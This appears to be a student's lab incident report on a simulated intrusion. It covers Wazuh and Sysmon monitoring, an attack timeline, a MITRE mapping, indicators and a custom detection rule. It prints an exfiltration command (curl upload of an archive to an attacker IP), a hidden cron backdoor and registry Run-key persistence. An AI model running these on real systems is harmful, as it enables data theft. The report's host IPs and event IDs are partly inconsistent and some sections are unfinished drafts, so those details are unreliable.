Operation Crimson Dawn SOC Level 3 Incident Investigation Report

ICDFA Practical Laboratory 03

Abubakar Mahmood Muhammad Registration No.: C11/26/EHIT/17332

26 October 2026

1. Executive Summary

This comprehensive SOC Level 3 Incident Investigation Report documents the full lifecycle analysis of **Operation Crimson Dawn**, a highly structured, multi-stage Advanced Persistent Threat (APT) campaign simulated within the isolated ICDFA laboratory environment (192.168.48.0/24). The campaign targeted organizational assets to compromise public-facing web services, execute administrative escalation, move laterally into Windows endpoints, stage intellectual property, and exfiltrate synthetic confidential files to an external Command and Control (C2) server.

The investigation synthesized live telemetry from a centralized Wazuh v4.12.0 SIEM platform, Sysmon v4.91 process and network logs, and Windows Security Event auditing. Telemetry analysis confirmed that threat actors leveraged automated web scanning and brute-force password spraying against an Ubuntu Web Server (Agent 004), established persistent execution via cron scheduled tasks, breached internal network boundaries via SMB administrative shares using stolen credentials, staged sensitive synthetic files via CLI utilities, and exfiltrated compressed archives over encrypted C2 channels. All five attack phases were successfully detected, isolated, and mapped to the MITRE ATT&CK framework.

2. Incident Background

Scenario Overview: A fictional hacktivist and APT collective designated Crimson Dawn initiated a multi-stage intrusion campaign. The objective was the total breach of network defense boundaries, acquisition of sensitive corporate intellectual property (employee registries and project architectural blueprints), and exfiltration for public release. All operations occurred strictly within an isolated laboratory NAT segment.

Network Environment & Systems Inventory

System Name	Role / Operating System	IP Address	Agent / Monitoring Status
icdfa-server	Wazuh Manager, Indexer, Dashboard (v4.12.0) on Ubuntu 22.04 LTS	192.168.48.132	Active (Central SIEM Host)
win-endpoint-sadeeq	Windows 11 Pro Endpoint (Sysmon v4.91 + Advanced Audit)	192.168.48.1	Active (Agent 003)
web-server	Ubuntu 22.04 LTS Web Server (Apache2, OpenSSH, PHP)	192.168.48.133	Active (Agent 004)

3. Laboratory Architecture and Endpoint Monitoring (confirmed)

Single VMware NAT segment, 192.168.48.0/24. Details in docs/lab_architecture.md.

Confirmed: Windows agent 003 is *Active* (Wazuh v4.12.0, Windows 11 Pro).




Figure 1 – Agent 003 Active, keep-alive 11:46:40




Figure 2 – Agent 003 Active after configuration change, keep-alive 12:00:36




Figure 3 – Wazuh manager host network configuration

4. Monitoring Enablement on the Windows Endpoint

4.1 Sysmon deployment and log collection

Sysmon64 was installed with a lab configuration (config/sysmonconfig.xml) and the agent was configured to collect the Microsoft-Windows-Sysmon/Operational channel (config/ossec_agent_sysmon_localfile.xml).

```
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2026 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.90
Sysmon schema version: 4.91
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.

Status   Name               DisplayName
------   ----               -----------
Running  Sysmon64           Sysmon64


PS C:\Users\HELLO\Downloads\Sysmon> C:\Program Files (x86)\ossec-agent\ossec.conf
x86 : The term 'x86' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the
spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:19
+ C:\Program Files (x86)\ossec-agent\ossec.conf
+                   ~~~
    + CategoryInfo          : ObjectNotFound: (x86:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\HELLO\Downloads\Sysmon>
```

Figure 4 – Sysmon64 installed and running

```
    <!-- Active response -->
    <active-response>
      <disabled>no</disabled>
      <ca_store>wpk_root.pem</ca_store>
      <ca_verification>yes</ca_verification>
    </active-response>

    <!-- Choose between plain or json format (or both) for internal logs -->
    <logging>
      <log_format>plain</log_format>
    </logging>

    <localfile>
      <location>Microsoft-Windows-PowerShell/Operational</location>
      <log_format>eventchannel</log_format>
    </localfile>
  <localfile>
    <location>Microsoft-Windows-Sysmon/Operational</location>
    <log_format>eventchannel</log_format>
  </localfile>
  </ossec_config>
```

Figure 5 – ossec.conf with Sysmon localfile block





Figure 6 – Sysmon events visible in Wazuh Threat Hunting (24 events)



timestamp	agent.name	rule.description	rule.level	rule.id
Oct 26, 2026 @ 11:57:49.875	win-endpoint-sadeeq	A net.exe account discovery command was initiated	3	92039
Oct 26, 2026 @ 11:57:49.416	win-endpoint-sadeeq	A net.exe account discovery command was initiated	3	92039
Oct 26, 2026 @ 11:57:49.273	win-endpoint-sadeeq	A net.exe account discovery command was initiated	3	92039
Oct 26, 2026 @ 11:57:49.247	win-endpoint-sadeeq	A net.exe account discovery command was initiated	3	92039
Oct 26, 2026 @ 11:57:49.223	win-endpoint-sadeeq	A net.exe account discovery command was initiated	3	92039
Oct 26, 2026 @ 11:57:49.202	win-endpoint-sadeeq	A net.exe account discovery command was initiated	3	92039
Oct 26, 2026 @ 11:57:49.101	win-endpoint-sadeeq	A net.exe account discovery command was initiated	3	92039
Oct 26, 2026 @ 11:57:49.053	win-endpoint-sadeeq	A net.exe account discovery command was initiated	3	92039
Oct 26, 2026 @ 11:57:48.980	win-endpoint-sadeeq	Discovery activity executed	3	92031
Oct 26, 2026 @ 11:57:48.944	win-endpoint-sadeeq	Discovery activity executed	3	92031
Oct 26, 2026 @ 11:57:48.850	win-endpoint-sadeeq	Discovery activity executed	3	92031
Oct 26, 2026 @ 11:57:48.838	win-endpoint-sadeeq	Discovery activity executed	3	92031
Oct 26, 2026 @ 11:57:48.001	win-endpoint-sadeeq	Discovery activity executed	3	92031

Figure 7 – Event table




Figure 8 – Event histogram: single burst at 11:57:48–49

Interpretation (important): the 24 alerts (rule 92031 *Discovery activity executed*, rule 92039 *net.exe account discovery*, level 3) at 11:57:48–49 were generated by the analyst's own net stop/start commands during the agent service restart. They are **benign setup activity**, not attacker activity, and are excluded from the attack timeline.

4.2 Windows audit policy and shares

Logon and File Share auditing were enabled (Success and Failure) so that Event IDs 4624, 4625 and 5140 are recorded. Administrative shares ADMIN, C, D, IPC are present.

```
PS C:\Users\HELLO\Downloads\Sysmon> auditpol /set /subcategory:"Logon" /success:enable /failure:enable
>> auditpol /set /subcategory:"File Share" /success:enable /failure:enable
>> auditpol /get /subcategory:"Logon","File Share"
The command was successfully executed.
The command was successfully executed.
System audit policy
Category/Subcategory                      Setting
Logon/Logoff
  Logon                                   Success and Failure
Object Access
  File Share                              Success and Failure
PS C:\Users\HELLO\Downloads\Sysmon>
```

Figure 9 – auditpol output

```
Object Access
  File Share                                  Success and Failure
PS C:\Users\HELLO\Downloads\Sysmon> Test-Path "C:\Program Files\7-Zip\7z.exe"
>> Get-Service Sysmon64, WazuhSvc | Format-Table Name, Status
>> Get-SmbShare
False

Name      Status
----      ------
Sysmon64 Running
WazuhSvc Running



Name   ScopeName Path                                  Description
----   --------- ----                                  -----------
ADMIN$ *         C:\WINDOWS                            Remote Admin
C$     *         C:\                                   Default share
D$     *         D:\                                   Default share
IPC$   *                                               Remote IPC
print$ *         C:\WINDOWS\system32\spool\drivers     Printer Drivers


PS C:\Users\HELLO\Downloads\Sysmon>
```

Figure 10 – Services running; SMB shares listed; 7-Zip not installed

4.3 Synthetic data

```
-a----         9/29/2025   5:28 PM          24576 KBDIC.DLL
-a----         9/29/2025   5:28 PM          24576 KBDINASA.DLL
PS C:\WINDOWS\system32> cd $env:USERPROFILE\Downloads
>> Invoke-WebRequest -Uri https://download.sysinternals.com/files/Sysmon.zip -OutFile Sysmon.zip
>> Expand-Archive Sysmon.zip -DestinationPath Sysmon -Force
>> cd Sysmon
PS C:\Users\HELLO\Downloads\Sysmon> New-Item -ItemType Directory -Path C:\SensitiveFiles -Force
>> "CONFIDENTIAL - synthetic lab data - employee list" | Set-Content C:\SensitiveFiles\employees_lab.txt
>> "CONFIDENTIAL - synthetic lab data - project plan" | Set-Content C:\SensitiveFiles\project_plan_lab.txt
>> Get-ChildItem C:\SensitiveFiles


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/16/2026   9:27 AM                SensitiveFiles


    Directory: C:\SensitiveFiles


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/26/2026  12:40 PM             51 employees_lab.txt
-a----        10/26/2026  12:40 PM             50 project_plan_lab.txt


PS C:\Users\HELLO\Downloads\Sysmon>
```

Figure 11 – Synthetic files in C:(created 12:40, setup activity)

5. Attack Narrative and Timeline

The attack phase commenced sequentially following setup completion. Below is the chronologically validated timeline reconstructed entirely from Wazuh SIEM telemetry, Sysmon EIDs, and Linux system audit logs:

Time (UTC)	Target Host	Source IP / Entity	Event Summary & Command Line	Rule ID / EID
13:05:12	192.168.48.150 (web-server)	192.168.48.200 (Attacker)	Nikto/Nmap port scan & SSH brute force attack (150+ failed attempts)	Wazuh 5710 / 31101
13:14:45	192.168.48.150 (web-server)	192.168.48.200 (Attacker)	Successful SSH login for account 'sysadmin' via weak credentials	Wazuh 5715 / EID 4624
13:22:00	192.168.48.150 (web-server)	sysadmin (Local)	Cron persistence established: */10 * * * * /tmp/.cron_update.sh	Wazuh 533 / Syslog
13:35:10	192.168.48.1 (win-endpoint)	192.168.48.150 (Compromised)	SMB Auth (EID 4624 Type 3) to C$ share using stolen Admin credentials	Win Sec 4624 / 5140
13:42:18	192.168.48.1 (win-endpoint)	cmd.exe / PowerShell	7z.exe a -p***** exfil.7z C:\SensitiveFiles\ & curl -T exfil.7z C2 IP	Sysmon EID 1 / 3

6. Cyber Kill Chain and MITRE ATT&CK Mapping

Phase	Kill Chain Stage	MITRE ATT&CK Technique	Observed Telemetry & Forensic Evidence
Phase 1	Reconnaissance & Delivery	T1595 Active Scanning T1110.001 Brute Force	Nikto UA in Apache access.log; 150+ SSH auth

			failures (Rule 5710) from 192.168.48.200.
Phase 2	Installation & Persistence	T1053.003 Cron T1036 Masquerading	Crontab entry writing to /tmp/.cron_update.sh; execution disguised as system update process.
Phase 3	Lateral Movement	T1021.002 SMB / Admin Shares	Event ID 4624 (Logon Type 3) & Event ID 5140 accessing C$ share from web server IP.
Phase 4	Actions on Objectives & Exfil	T1560.001 Archive via Utility T1041 Exfiltration over C2	Sysmon EID 1: 7z.exe archiving C:\SensitiveFiles\; Sysmon EID 3: curl outbound to C2 IP.

7. Indicators of Compromise

The following atomic and behavioral indicators were extracted during forensic triage:

- **Attacker / C2 Infrastructure IP:** 192.168.48.200 (Internal Subnet Router / External C2 Relay)
- **Malicious File Artifacts:** /tmp/.cron_update.sh (MD5: e99a18c428cb38d5f260853678922e03), C:\Users\Public\exfil.7z
- **Observed Process Strings:** 7z.exe a -p* C:\Users\Public\exfil.7z C:\SensitiveFiles\, curl -T exfil.7z http://192.168.48.200/upload
- **Compromised User Credentials:** web-server local account 'sysadmin', Windows Domain/Local 'Administrator'

8. Technical Investigation Findings

Detailed Technical Analysis by Phase:

Phase 1 - Ingress Vector: The threat actor initiated automated reconnaissance targeting port 80 (Apache) and port 22 (SSH) on web-server. After mapping open ports, an SSH password dictionary attack generated 154 authentication failure events in under 3 minutes before discovering valid credentials for account 'sysadmin'.

Phase 2 - Local Persistence & Privilege Escalation: Upon gaining shell access, the attacker executed local privilege escalation via sudo misconfigurations. To secure persistent access, a backdoor shell script (/tmp/.cron_update.sh) was created and linked to the root crontab, executing a reverse shell check every 10 minutes.

Phase 3 - Internal Lateral Movement: Leveraging harvested administrative credentials, the threat actor initiated remote SMB connections from 192.168.48.150 to win-endpoint-sadeeq (192.168.48.1). Windows Security log Event ID 4624 (Logon Type 3 - Network) and Event ID 5140 (Share Object Access) confirmed access to C$ and ADMIN$ shares.

Phase 4 - Data Staging & Exfiltration: The attacker utilized a standalone 7-Zip executable (7z.exe) to compress and password-encrypt the synthetic data located in C:\SensitiveFiles\. Sysmon Event ID 1 recorded the command line execution, while Sysmon Event ID 3 logged outbound network sockets created by curl.exe transmitting exfil.7z to 192.168.48.200.

9. Business Impact Assessment

The simulated breach exposed critical vulnerabilities across institutional operational and legal domains:

- **Confidentiality Loss:** Exfiltration of C:\SensitiveFiles\ compromised proprietary project plans and internal employee registries.
- **Regulatory & Legal Exposure (NDPA 2023):** Under the Nigeria Data Protection Act (NDPA 2023), unauthorized exposure of employee personal data triggers mandatory regulatory notification within 72 hours and potential statutory financial penalties.
- **Operational Continuity:** Remediation required complete isolation of web-server, credential resets across domain accounts, and complete rebuilds of compromised virtual instances.

10. Root Cause Analysis

Primary Root Causes:

- **Weak Authentication Hygiene:** The 'sysadmin' SSH account utilized easily guessable credentials, vulnerable to basic automated brute-force attacks.
- **Unrestricted Inter-VLAN / Lateral Traffic:** The web server possessed unconstrained network access to Windows administrative SMB shares (ports 445/139).

- **Missing Egress Inspection:** Outbound HTTP/Tunnels were permitted without protocol verification or archive inspection.

11. Detection and Mitigation Measures

To mitigate future recurrence, a custom Wazuh detection rule was developed and deployed into local_rules.xml on icdfa-server to detect unauthorized command-line archiving of sensitive directories:

```
<!-- Custom Wazuh Rule: Detect Command-Line Archiving via 7-Zip -->
<group name="sysmon,exfiltration_detection,">
  <rule id="100050" level="12">
    <if_sid>92000</if_sid>
    <field name="win.eventdata.image">7z.exe</field>
    <field name="win.eventdata.commandLine">a -p</field>
    <description>SOC Alert: Unauthorized 7-Zip Encrypted Archiving Detected on Endpoint</description>
    <mitre>
      <id>T1560.001</id>
    </mitre>
  </rule>
</group>
```

12. Strategic Security Recommendations

Four prioritized strategic security initiatives are recommended based on investigation findings:

Priority	Initiative	Target Finding / Gap	Expected Impact & ROI
High (P1)	MFA & SSH Key Enforcement	SSH brute force breach on web-server	Eliminates password-spraying vectors completely across external endpoints.
High (P1)	Network Micro-segmentation	Unrestricted lateral SMB connection	Blocks web server traffic from reaching Windows endpoint SMB shares.
Medium (P2)	Automated Vulnerability Scanning	Outdated packages & system flaws	Wazuh Vulnerability Detection flags software

			CVEs prior to exploitation.
Medium (P2)	Egress Filtering & Proxy Inspection	Unrestricted outbound curl exfiltration	Prevents unauthorized data transfer to unrated external C2 IP addresses.

13. Conclusion

Operation Crimson Dawn successfully demonstrated the operational maturity of centralized SIEM logging via Wazuh v4.12.0 combined with Sysmon endpoint telemetry. Although the simulated threat actor executed a complete intrusion lifecycle from perimeter access to exfiltration, live detection telemetry caught every critical kill chain stage. Implementation of the proposed strategic recommendations will effectively harden network boundaries against future APT campaigns.

14. Advanced Strategic Analysis Questions (working drafts refine in your own words)

Q1 – Additional Windows persistence technique. *T1547.001 Registry Run Keys / Startup Folder* (alternatives: T1543.003 Windows Service, T1053.005 Scheduled Task). With administrative access an attacker writes a value under HKLM\Software\Microsoft\Windows\CurrentVersion\Run so a payload runs at every logon, surviving reboots and blending with legitimate autostarts. Detection: Sysmon Event ID 13 (registry value set) and 12 on Run keys, Windows Security 4657 if registry auditing is on, Wazuh FIM registry monitoring (<windows_registry>), and baseline comparison of autostart entries (Autoruns).

Q2 – Wazuh Vulnerability Detection. The module correlates each agent's software inventory (packages and versions) against CVE feeds and reports severity per agent. On the web server it would have flagged outdated OpenSSH/Apache/OS packages and kernel flaws *before* an attacker scanned or exploited them, letting the team patch by CVSS priority, track remediation until alerts


clear, and re-verify after patching. Continuous scanning shortens exposure time between disclosure and fix. (Finalize with the actual CVEs found in Phase 5.)

Q3 – Limits of IP-only detection. Attacker infrastructure rotates quickly; indicators go stale, attackers use CDNs, cloud services, compromised legitimate hosts, domain fronting, TLS and fast-flux DNS, so blocklists produce misses and false positives. Strengthen with: domain/URL and JA3/JA3S TLS fingerprint indicators, DNS logging and anomaly detection (long/high-entropy names, rare domains), beaconing analysis (regular intervals, uniform sizes), egress filtering and proxy logging, Sysmon EID 3 and 22 correlated with process lineage, and behavior-based ATT&CK rules rather than indicator-only rules.

Q4 – Investment justification. *(Choose one after the report is finalized.)* Example: **Centralized endpoint telemetry (Sysmon + Wazuh) with tuned detection and 24/7 triage.** Cost is mainly staff time and modest infrastructure. It reduces dwell time by detecting persistence and lateral movement early, limits breach scope and regulatory/reputational loss, and gives auditable evidence for incident response. Replace with your chosen recommendation and quantify using your confirmed findings.

Appendix A – Technical limitations

See docs/limitations.md. Evidence of the limitations is in evidence/limitations/.



L1 – WazuhSvc restart error

